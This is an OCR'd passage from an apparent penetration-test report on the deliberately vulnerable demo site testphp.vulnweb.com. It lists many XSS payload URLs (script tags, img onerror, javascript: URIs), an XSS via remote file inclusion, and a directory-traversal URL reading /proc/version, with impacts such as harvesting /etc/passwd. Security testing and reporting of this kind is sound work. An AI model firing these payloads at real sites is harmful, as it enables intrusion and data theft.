


Screenshot 20 XSS 2

URL: http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%281%29%3B

Attack: javascript:alert(1);

Parameter: pp




Screenshot 21 XSS 3

URL: http://testphp.vulnweb.com/hpp/params.php?p=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&pp=12

Attack: <scrIpt>alert(1);</scRipt>

Parameter: p




Screenshot 22 XSS 4

URL: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E

Attack: <scrIpt>alert(1);</scRipt>

Parameter: p




Screenshot 23 XSS 5

URL: http://testphp.vulnweb.com/listproducts.php?artist=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E

Attack: <img src=x onerror=alert(1);>

Parameter: artist




Screenshot 24 XSS 6

URL: http://testphp.vulnweb.com/listproducts.php?cat=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E

Attack: <img src=x onerror=alert(1);>

Parameter: cat




Screenshot 25 XSS 7

URL: http://testphp.vulnweb.com/guestbook.php


Attack: </td><scrIpt>alert(1);</scRipt><td>

Parameter: name



Screenshot 26 XSS 8

Parameter: text




Screenshot 27 XSS 9

URL: http://testphp.vulnweb.com/search.php?test=query

Attack: </h2><scrIpt>alert(1);</scRipt><h2>

Parameter: searchFor




Screenshot 28 XSS 10

URL: http://testphp.vulnweb.com/signup.php


Attack: <scrIpt>alert(1);</scRipt>

Parameter: uuname




Screenshot 29 XSS 11

Parameter: upass




Screenshot 30 XSS 12

Parameter: urname




Screenshot 31 XSS 13

Parameter: ucc




Screenshot 32 XSS 14

Parameter: uemail




Screenshot 33 XSS 15

Parameter: uphone



Screenshot 34 XSS 16

Parameter: uaddress



Screenshot 35 XSS 17

VIA REMOTE FILE INCLUSION

XSS through Remote File Inclusion allows cross-site scripting attacks to be carried out by adding arbitrary client-side dynamic scripts. It was detected in the web application.

URL: http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160

Attack: hTTp%3a%2f%2fr87.com%2fn

Parameter: file

Screenshot 36 XSS 18

RECOMMENDATIONS

- Using A library for various character encodings like OWASP ESAPI or Microsoft Anti-cross-site scripting.
- If an XSS vulnerability is accidentally exposed, establish a strategy, such as Content Security Policy (CSP), that acts as a precaution against an intruder successfully exploiting XSS vulnerabilities in a website.

DIRECTORY TRAVERSAL

Local File Inclusion, also known as LFI, happens when an employee unintentionally leaves loop holes in a web application. An intruder can inject dangerous files into the web application. LFI was detected in the web application.

IMPACT

- Use a "/etc/passwd" file to collect usernames.
- Extract sensitive data from log files like "/apache/logs/error.log" and "/apache/logs/access.log."
- Use LFI vulnerability to carry out other exploits through vectors like LFI and RFI.

VULNERABILITIES

URL:
http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160

